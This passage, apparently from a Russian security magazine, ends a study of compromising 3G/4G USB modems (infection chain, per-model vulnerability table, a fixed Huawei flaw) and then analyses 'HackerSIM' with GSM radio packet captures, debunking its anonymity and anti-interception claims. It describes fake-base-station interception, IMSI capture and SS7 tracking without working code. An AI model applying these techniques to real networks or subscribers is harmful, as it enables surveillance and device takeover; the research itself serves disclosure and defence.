как веб-сервер поднимается раньше установки 3G-соединения, эта возможность оказалась не слишком актуальна. И только некоторые модемы принудительно запрещают входящие соединения из сети оператора либо конкретно указывают адрес для listen 192.168.0.1:80.

7. Доступ к личному кабинету

Рассматривался также вектор получения доступа к личному кабинету оператора через отправку запроса по USSD и сброс пароля по СМС. (Этот вектор был показан на презентации «#root via SMS».) Для эксплуатации использовалась атака XSS, которую можно было реализовать с помощью отправки СМС. Однако это возможно и в тех модемах, где доступно чтение СМС с помощью RCE.



Результат эксплуатации XSS

РЕЗЮМЕ

В итоге мы имеем полный цикл заражения устройств и компьютеров, в которые они подключаются. На зараженных устройствах мы можем определять геолокацию, перехватывать и отправлять СМС и USSD, читать HTTP- и HTTPS-трафик (в случае подмены SSL-сертификатов), проводить атаки на сим-карты через бинарные СМС и перехватывать 2G-трафик. Дальнейшее распространение возможно через сети оператора, через популярные веб-ресурсы или по методу вируса-червя — через уже зараженное оборудование при подключении незараженного.

Что посоветовать клиентам, которые постоянно работают с такими устройствами?.. Самыми защищенными на сегодняшний день являются модемы Huawei (при условии, что установлена последняя версия прошивки). Это единственная компания, которая сама поставляет прошивки (операторам дается возможность только добавлять визуальные элементы и отключать те или иные функции). Кроме того, компания Huawei, в отличие от многих других, регулярно исправляет уязвимости, которые обнаруживаются в ее ПО.

Хотя 90 дней с момента извещения телеком-операторов прошли уже давным-давно, множество уязвимостей так и остались незакрытыми.

Благодарю за помощь Алексея Осипова, Дмитрия Склярова, Кирилла Нестерова, Михаила Фирстова и команду SCADA Strangelove.

Модем	FW reverse, возможность модификации	Подмена прошивки	Remote RCE via web	SMS intercept	DNS intercept	CellID (geo)	Wi-Fi scan	Отправка бинарных СМС	Найдено модемов, шт. в неделю
Gemtek1	+	+	+	N/A	+	+	+	–	1411
Gemtek2	+	+	+	N/A	+	+	recompile	–	1409
Quanta1	+	+	–	N/A	N/A	+	N/A	–	946
Huawei1	+	Требуется доступ к узлу	fixed	+	+	+	N/A	Требуется переключение режима	Shodan
Huawei2	+		–	+	+	+	N/A		
Huawei3	+		–	+	+	+	N/A		
Quanta2	–	–	+	+	+	–	N/A	Подключение к другой сети	1250
ZTE	–	–	+	+	+	–	N/A		

СЕРЬЕЗНАЯ УЯЗВИМОСТЬ В LTE-МОДЕМАХ HUAWEI

Компания Huawei поблагодарила экспертов Positive Technologies Тимура Юнусова и Кирилла Нестерова, которые обнаружили и помогли устранить опасную уязвимость в популярных 4G USB-модемах Huawei E3272s. Потенциальный злоумышленник мог использовать этот недостаток безопасности для блокирования работы целевого устройства, отправив на него вредоносный запрос. Уязвимость позволяла осуществлять не только DOS-атаку, но и удаленное исполнение произвольного кода с помощью атак межсайтового скриптинга (XSS) или переполнения стека (Stack Overflow). Линейка LTE-модемов Huawei E3272 входит в число наиболее востребованных устройств данного класса, а уязвимая модификация модема (Huawei E3272s-153) продается под собственными брендами всеми ведущими российскими операторами сотовой связи.

HACKERSIM: РАЗБОР ПОЛЕТОВ

Павел Новиков
habrahabr.ru/company/pt/blog/269525/

Последнее время в сети появилось много статей о SIM-карте, наделенной невиданными и неслыханными возможностями, что вызвало сильный ажиотаж. Появилось множество скепсиса и споров, а затем различных теорий, порой потрясающих своей фантастичностью. Попробуем приоткрыть завесу тайны с технической стороны. Естественно, тесты, которые мы провели, не были бы возможны без самой SIM-карты, которую нам любезно предоставил хабраюзер MagisterLudi.

Для тех, кто не хочет читать подробности, — резюмирую: принудительного шифрования нет, защиты от комплексов перехвата нет, подключения к второй по уровню сигнала БС нет, подмена номера есть, подмена голоса есть, биллинг есть, сокрытия IMSI нет, сокрытия местоположения нет.

Начнем по порядку.


ЧЬЯ ОНА?

ICCID SIM-карты (напечатанный на ней) говорит нам следующее:

Country	CSP	ICCID Prefix	IMSI Prefix	Notes
Italy	WorldSIM (Service Provider Name stored on card is 'Global Roaming'	89234	22201	Although technically an Italian SIM, WorldSIM has been sold on British Airways flights and is targeted at UK customers. The card claims to include "Multi IMSI Technology" and offer both a UK and a US mobile number

Вставляем SIM-карту в телефон, и первое, что мы видим, — что мы находимся в роуминге, подключены к MTS, и третья строка, на которую невозможно не обратить внимание: AY Security — она сразу же говорит, чья это SIM на самом деле.

Интересно, что в современном телефоне отображается совсем другая информация (остается загадкой, что значит «GT»):



На сайте *aysecurity.co.uk* заявлены следующие «уникальные» возможности:

+ подмена номера звонящего,
+ принудительное шифрование,
+ защита от комплексов перехвата,
+ подмена голоса,
+ оптимизация расходов,
+ скрытие реального IMSI,
+ скрытие реального местоположения,
+ виртуальный номер.

Первый и четвертый пункт уже активно обсуждались на Хабре, поэтому мы не будем их затрагивать, а попробуем разобраться в остальных, гораздо менее однозначных.

ПРИНУДИТЕЛЬНОЕ ШИФРОВАНИЕ


Сайт производителя гласит: «Данная функция запрещает вашей SIM-карте снижать уровень криптования и заставляет игнорировать команды, поступающие от операторов или комплексов перехвата на отключение алгоритма формирования ключей шифрования (A8), хранящегося в модуле SIM. Таким образом, все ваши разговоры шифруются по алгоритму A5.1».


На самом деле изначально вся передача ведется без использования шифрования, а включение шифрования осуществляется по команде от оператора Ciphering Mode Command. Вот пример из реальной сети (используется HackerSIM):

```
Protocol        Length  Info
LAPDm                   81 I, N(R)=1, N(S)=1(DTAP) (RR) Ciphering Mode Command
LAPDm                   81 S, func=RR, N(R)=2
LAPDm                   81 I, N(R)=2, N(S)=1(DTAP) (RR) Ciphering Mode Complete
LAPDm                   81 U, func=UI(DTAP) (RR) System Information Type 6
LAPDm                   81 U, func=UI
LAPDm                   81 I, N(R)=2, N(S)=2(DTAP) (MM) Location Updating Accept
LAPDm                   81 S, func=RR, N(R)=3
LAPDm                   81 I, N(R)=3, N(S)=2(DTAP) (MM) TMSI Reallocation Complete
⊞ Frame 142: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
⊞ Ethernet II, Src: Vmware_8d:e7:25 (00:0c:29:8d:e7:25), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
⊞ Internet Protocol Version 4, Src: 192.168.183.128 (192.168.183.128), Dst: 192.168.183.1 (192.168.183.1)
⊞ User Datagram Protocol, Src Port: 36086 (36086), Dst Port: 4729 (4729)
⊞ GSM TAP Header, ARFCN: 884 (Downlink), TS: 2, Channel: SDCCH/8 (2)
⊞ Link Access Procedure, Channel Dm (LAPDm)
⊟ GSM A-I/F DTAP - Ciphering Mode Command
  ⊞ Protocol Discriminator: Radio Resources Management messages (6)
    DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
  ⊟ Cipher Mode Setting
      .... ...1 = SC: Start ciphering (1)
      .... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
  ⊟ Cipher Mode Response
      ...0 .... = CR: IMEISV shall not be included (0)
```


52


Однако это точно так же работает на всех других SIM, поскольку шифрование обычно используется во всех российских сетях. Для проверки «запрета» работы без шифрования подключим к OpenBTS и попробуем позвонить.





Сначала действительно складывается впечатление, что SIM-карта как-то прознала, что шифрования нет, и заблокировала звонок. (Но на деле все не так, об этом чуть ниже, а еще обратите внимание на окно «Calling…» внизу экрана.) Однако если попытаться позвонить несколько раз подряд (в нашем случае три раза), то вызов проходит.

Входящие звонки проходят без проблем и разговор тоже без проблем происходит.



Стоит заметить: производитель утверждает, что именно для голоса действует запрет на отсутствие шифрования, в поддельной сети без шифрования без проблем передаются как входящие, так и исходящие SMS.

ЗАЩИТА ОТ КОМПЛЕКСОВ ПЕРЕХВАТА


«Данная функция дает абоненту возможность становиться невидимым для подвижных комплексов перехвата. Принцип действия комплекса перехвата основан на подмене собой реальной базовой станции, таким образом, становясь, по факту, приоритетной для всех телефонов в радиусе ее действия. Телефон с нашим программным комплексом игнорирует базы с наивысшим уровнем сигнала».


Вообще говоря, телефон выбирает не по уровню сигнала, а по параметру C2, который зависит от текущего уровня сигнала, от минимально допустимого сигнала для этой БС и от приоритета БС. Поэтому сама мысль, что это спасает от поддельной БС, — заблуждение. К примеру, OpenBTS, развернутая на SDR, имеет мощность порядка 100 мВт, что меньше, чем может сам телефон (до 1 Вт), и значительно меньше, чем стандартная базовая станция. Таким образом, перехват достигается не высоким уровнем мощности, а высоким приоритетом. И то, что телефон использует менее мощную БС, значит лишь то, что приоритет у нее выше.

Для измерения мощности, параметров C1 и C2 мы использовали приложение Greenhead.


Ну и немного скриншотов — список соседских и обслуживающих каналов (BCCH — arfcn, SC — serving cell, N1 — neigbour cell 1 и т. д.).


1. HackerSIM на самой мощной и самой приоритетной БС






2. HackerSIM на не самой мощной, но самой приоритетной БС






3. Включаем «комплекс перехвата», и... HackerSIM спокойно к нему подключается, хотя, если быть точным, то это телефон подключается, так как выбором сот SIM-карта не управляет, и HackerSIM не исключение:



4. Захватив телефон, поддельная сеть больше не сообщает о соседях, поэтому выбора у телефона нет, кроме как находиться в фейковой сети столько, сколько пожелает злоумышленник, либо пока не выйдет из зоны ее действия:




ОПТИМИЗАЦИЯ РАСХОДОВ

Этот пункт звучит весьма оригинально, с учетом стоимости как самой SIM-карты, так и ее обслуживания.


Скрытие реального IMSI. Скрытие реального местоположения. Отсутствие биллинга. Виртуальный номер


Заявляется об отсутствии биллинга, и именно поэтому якобы невозможно отследить данного абонента. Однако если нет биллинга, кто выдает вот эту информацию?

Отслеживание местоположения осуществляется через сеть SS7 с помощью атак, хорошо описанных в исследовании «Уязвимости сетей мобильной связи на основе SS7» Дмитрия Курбатова и Сергея Пузанкова. Для этого достаточно знать IMSI абонента. Обычно его узнают через номер телефона; нам неизвестен номер телефона нашей HackerSIM, и по инструкции с сайта он нам почему-то не показывается (тут должен быть еще DID, по которому можно нам позвонить).



Мы не можем проверить «виртуальность» данного номера, потому что мы его не знаем. Но IMSI можно узнать из радиоэфира, например при подключении телефона к сети.





Телефон отправляет Location Update Request, сеть запрашивает IMSI (Identity Request), телефон говорит свой IMSI (Identity Response), после чего вырабатываются сеансовые ключи (Authentication Request и Authentication Response), и только затем поступает команда на шифрование. Другими словами, IMSI можно перехватить в радиосети, даже не взламывая шифрования, но иначе быть и не может: так работает сотовая сеть.

Остался еще один нерешенный момент, упомянутый на Хабре. При регистрации телефона в роуминговой сети делается запрос в домашнюю сеть, но затем все звонки должны проходить через гостевую сеть. Так каким же образом все исходящие звонки проходят через PBX?

Ответ оригинален, но достаточно прост. Когда мы пытались звонить через Motorola C118, звонок сбрасывался, и никто в ответ не перезванивал. То же самое — при использовании утилиты mobile из пакета osmocom-bb.

```
Protocol                Length  Info
LAPDm                           81 S, func=RR, N(R)=1
LAPDm                           81 I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Complete
LAPDm                           81 U, func=UI
LAPDm                           81 S, func=RR, N(R)=1
LAPDm                           81 I, N(R)=1, N(S)=1(DTAP) (CC) Setup
LAPDm                           81 U, func=UI(DTAP) (RR) Measurement Report
LAPDm                           81 U, func=UI(DTAP) (RR) System Information Type 5
LAPDm                           81 S, func=RR, N(R)=2
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI(DTAP) (RR) System Information Type 6
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI(DTAP) (RR) System Information Type 5
LAPDm                           81 U, func=UI(DTAP) (RR) Measurement Report
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI(DTAP) (RR) System Information Type 6
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI(DTAP) (RR) System Information Type 5
LAPDm                           81 U, func=UI(DTAP) (RR) Measurement Report
LAPDm                           81 U, func=UI
LAPDm                           81 I, N(R)=2, N(S)=1(DTAP) (CC) Release Complete
LAPDm                           81 S, func=RR, N(R)=2
LAPDm                           81 I, N(R)=2, N(S)=2(DTAP) (RR) Channel Release
LAPDm                           81 S, func=RR, N(R)=3
⊞ Frame 7642: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
⊞ Ethernet II, Src: Vmware_8d:e7:25 (00:0c:29:8d:e7:25), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
⊞ Internet Protocol Version 4, Src: 192.168.183.128 (192.168.183.128), Dst: 192.168.183.1 (192.168.183.1)
⊞ User Datagram Protocol, Src Port: 36086 (36086), Dst Port: 4729 (4729)
⊞ GSM TAP Header, ARFCN: 884 (Downlink), TS: 2, Channel: SDCCH/8 (7)
⊞ Link Access Procedure, Channel Dm (LAPDm)
⊟ GSM A-I/F DTAP - Release Complete
  ⊞ Protocol Discriminator: Call Control; call related SS messages (3)
    00.. .... = Sequence number: 0
    ..10 1010 = DTAP Call Control Message Type: Release Complete (0x2a)
  ⊟ Cause - (21) Call rejected
      Element ID: 0x08
      Length: 2
      1... .... = Extension: No Extension
      .11. .... = Coding standard: Standard defined for the GSM PLMNS (3)
      ...0 .... = Spare bit(s): 0
      .... 0100 = Location: Public network serving the remote user (0x04)
      1... .... = Extension: No Extension
      .001 0101 = DTAP Cause: Cause: (21) Call rejected
```

Кстати, SMS сбрасываются с еще более интересной причиной:

```
Protocol                Length  Info
LAPDm                           81 U, func=UI(DTAP) (RR) System Information Type 5
LAPDm                           81 U, func=UI(DTAP) (RR) Measurement Report
LAPDm                           81 I, N(R)=2, N(S)=1(DTAP) (SMS) CP-DATA (RP) RP-ERROR (Network to MS)
LAPDm                           81 S, func=RR, N(R)=2
LAPDm                           81 I, N(R)=2, N(S)=2(DTAP) (SMS) CP-ACK
LAPDm                           81 U, func=UI
⊞ Frame 11162: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
⊞ Ethernet II, Src: Vmware_8d:e7:25 (00:0c:29:8d:e7:25), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
⊞ Internet Protocol Version 4, Src: 192.168.183.128 (192.168.183.128), Dst: 192.168.183.1 (192.168.183.1)
⊞ User Datagram Protocol, Src Port: 51787 (51787), Dst Port: 4729 (4729)
⊞ GSM TAP Header, ARFCN: 884 (Downlink), TS: 2, Channel: SDCCH/8 (5)
⊞ Link Access Procedure, Channel Dm (LAPDm)
⊞ GSM A-I/F DTAP - CP-DATA
⊟ GSM A-I/F RP - RP-ERROR (Network to MS)
    Message Type RP-ERROR (Network to MS)
  ⊟ RP-Message Reference
      RP-Message Reference: 0x2a (42)
  ⊟ RP-Cause - (28) Unidentified subscriber
      Length: 2
      0... .... :  Extension: not extended
      .001 1100 :  Cause: (28) Unidentified subscriber
      Diagnostic field
  ⊞ RP-User Data
```

Но вернемся к вопросу о том, почему в старой Motorola исходящий вызов не работает, а в современном телефоне он сбрасывается, а затем перезванивает PBX. Дамп радиоэфира раскрывает тайну:

```
Protocol                Length  Info
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI
LAPDm                           81 U P, func=SABM(DTAP) (MM) CM Service Request
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 U F, func=UA(DTAP) (MM) CM Service Request
LAPDm                           81 I, N(R)=0, N(S)=0(DTAP) (RR) Classmark Change
LAPDm                           81 I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
LAPDm                           81 I, N(R)=1, N(S)=1(DTAP) (RR) Ciphering Mode Complete
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 S, func=RR, N(R)=2
LAPDm                           81 I, N(R)=1, N(S)=2 (Fragment)
LAPDm                           81 S, func=RR, N(R)=3
LAPDm/GSM MAP                   81 I, N(R)=1, N(S)=3(DTAP) (SS) Register (GSM MAP) invoke processUnstructuredSS-Request
LAPDm                           81 I, N(R)=0, N(S)=0
⊞ Frame 372: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
⊞ Ethernet II, Src: Vmware_8d:e7:25 (00:0c:29:8d:e7:25), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
⊞ Internet Protocol Version 4, Src: 192.168.183.128 (192.168.183.128), Dst: 192.168.183.1 (192.168.183.1)
⊞ User Datagram Protocol, Src Port: 50146 (50146), Dst Port: 4729 (4729)
⊞ GSM TAP Header, ARFCN: 845 (Uplink), TS: 0, Channel: SDCCH/8 (0)
⊞ Link Access Procedure, Channel Dm (LAPDm)
⊟ GSM A-I/F DTAP - Register
  ⊞ Protocol Discriminator: Non call related SS messages (11)
    ..11 1011 = DTAP Non call Supplementary service Message Type: Register (0x3b)
  ⊟ Facility
      Element ID: 0x1c
      Length: 28
    ⊟ GSM Mobile Application
      ⊟ Component: Invoke (1)
        ⊟ Invoke
            InvokeID: 0
          ⊞ opCode: localValue (0)
          ⊟ ussd-DataCodingScheme: 0f
              0000 .... - Coding Group: Coding Group 0(Language using the GSM 7 bit default alphabet) (0)
              .... 1111 = Language: Language unspecified (15)
            ussd-String: aad52d87abd164311aac161b01
            USSD String: *+79854[illegible]#
  ⊞ SS Version Indicator
```

При исходящем звонке вместо сообщения установления вызова (Setup) телефон отправляет USSD с номером вызываемого абонента, который долгое время гуляет по миру, добираясь до домашних Нидерландов, потом приходит USSD-ответ с незамысловатой фразой Calling start, а затем уже идет входящий звонок с привычной последовательностью Setup, Call Confirmed, Assigned Command.

```
Protocol                Length  Info
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=4, N(S)=1(DTAP) (MM) Identity Request
LAPDm                           81 I, N(R)=2, N(S)=4(DTAP) (MM) Identity Response
LAPDm                           81 I, N(R)=5, N(S)=2 (Fragment)
LAPDm                           81 S, func=RR, N(R)=3
LAPDm                           81 I, N(R)=3, N(S)=0
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm/GSM MAP                   81 I, N(R)=5, N(S)=4(DTAP) (SS) Release Complete (GSM MAP) returnResultLast processUnstructuredSS-Request
LAPDm                           81 S, func=RR, N(R)=4
LAPDm                           81 I, N(R)=5, N(S)=4(DTAP) (CC) Setup
LAPDm                           81 I, N(R)=5, N(S)=5 (Fragment)
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 S, func=RR, N(R)=6
LAPDm                           81 I, N(R)=5, N(S)=6(DTAP) (CC) Call Confirmed
LAPDm                           81 S, func=RR, N(R)=7
LAPDm                           81 U, func=UI
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI
LAPDm                           81 U, func=UI
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=7, N(S)=5 (Fragment)
LAPDm                           81 S, func=RR, N(R)=6
LAPDm                           81 I, N(R)=7, N(S)=6(DTAP) (RR) Assignment Command
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 U, func=UI
  ⊟ Facility
      Element ID: 0x1c
      Length: 29
    ⊟ GSM Mobile Application
      ⊟ Component: returnResultLast (2)
        ⊟ returnResultLast
            invokeID: 0
          ⊟ resultretres
            ⊞ opCode: localValue (0)
            ⊟ ussd DataCodingScheme: 0f
                0000 .... = Coding Group: Coding Group 0(Language using the GSM 7 bit default alphabet) (0)
                .... 1111 = Language: Language unspecified (15)
              ussd-String: c[illegible]
              USSD String: calling start
```

Таким образом, для SIM-карты запрещены любые исходящие активности, кроме USSD, и запрещены они домашней сетью. А сам вызов перехватывается приложением на SIM-карте и подменяется на USSD с вызываемым номером, это уходит в домашнюю сеть, в это время приложение завершает вызов, выводит сообщение «Calling...» на экран и ждет ответа на USSD; так же она проверяет использование «шифрования» в сети. Если USSD неуспешно или не приходит ответ Calling start, она просто блокирует вызов (то, что мы видели в поддельной сети). Однако, видимо, производительность SIM-карты не позволяет перехватить все вызовы, и завалив ее вызовами, они начинают уходить напрямую.

Мы пытались повторить такое в реальной сети, чтобы произвести звонок в обход PBX, но там все звонки «отбиваются» сетью, поскольку, как уже сказано выше, для HackerSIM запрещены все исходящие активности.

Самые внимательные могли заметить на предыдущем скриншоте запрос Identity Request перед USSD-ответом. Это сообщение используется сетью для получения от телефона IMSI либо IMEI.

```
Protocol                Length  Info
LAPDm                           81 I, N(R)=0, N(S)=0
LAPDm                           81 I, N(R)=4, N(S)=1(DTAP) (MM) Identity Request
LAPDm                           81 I, N(R)=2, N(S)=4(DTAP) (MM) Identity Response
LAPDm                           81 I, N(R)=5, N(S)=2 (Fragment)
LAPDm                           81 S, func=RR, N(R)=3
⊞ Frame 405: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
⊞ Ethernet II, Src: Vmware_8d:e7:25 (00:0c:29:8d:e7:25), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
⊞ Internet Protocol Version 4, Src: 192.168.183.128 (192.168.183.128), Dst: 192.168.183.1 (192.168.183.1)
⊞ User Datagram Protocol, Src Port: 50146 (50146), Dst Port: 4729 (4729)
⊞ GSM TAP Header, ARFCN: 836 (Downlink), TS: 0, Channel: SDCCH/8 (0)
⊞ Link Access Procedure, Channel Dm (LAPDm)
⊟ GSM A-I/F DTAP - Identity Request
  ⊞ Protocol Discriminator: Mobility Management messages (5)
    00.. .... = Sequence number: 0
    ..01 1000 = DTAP Mobility Management Message Type: Identity Request (0x18)
    0000 .... = Spare bit(s): 0
  ⊟ Identity Type
      .... 0... = Spare bit(s): 0
      .... .011 = Type of identity: IMEISV (3)
```


```
Protocol                Length  Info
LAPDm                           81 I, N(R)=5, N(S)=4(DTAP) (MM) Identity Response
⊞ Frame 996: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
⊞ Ethernet II, Src: Vmware_8d:e7:25 (00:0c:29:8d:e7:25), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
⊞ Internet Protocol Version 4, Src: 192.168.183.128 (192.168.183.128), Dst: 192.168.183.1 (192.168.183.1)
⊞ User Datagram Protocol, Src Port: 36137 (36137), Dst Port: 4729 (4729)
⊞ GSM TAP Header, ARFCN: 0 (Uplink), TS: 2, Channel: SDCCH/8 (1)
⊞ Link Access Procedure, Channel Dm (LAPDm)
⊟ GSM A-I/F DTAP - Identity Response
  ⊞ Protocol Discriminator: Mobility Management messages (5)
    00.. .... = Sequence number: 0
    ..01 1001 = DTAP Mobility Management Message Type: Identity Response (0x19)
  ⊟ Mobile Identity - IMEISV (1233412345123450)
      Length: 9
      0001 .... = Identity Digit 1: 1
      .... 0... = Odd/even indication: Even number of identity digits
      .... .011 = Mobile Identity Type: IMEISV (3)
      BCD Digits: 1233412345123450
      1111 .... = Filler
```

Напомним, что IMEI — вообще необязательный идентификатор в сотовой сети и может не запрашиваться никогда. Так что кто-то собирает их и не случайно. Нет никакой анонимности при использовании HackerSIM: они знают — кто, куда, когда и где.

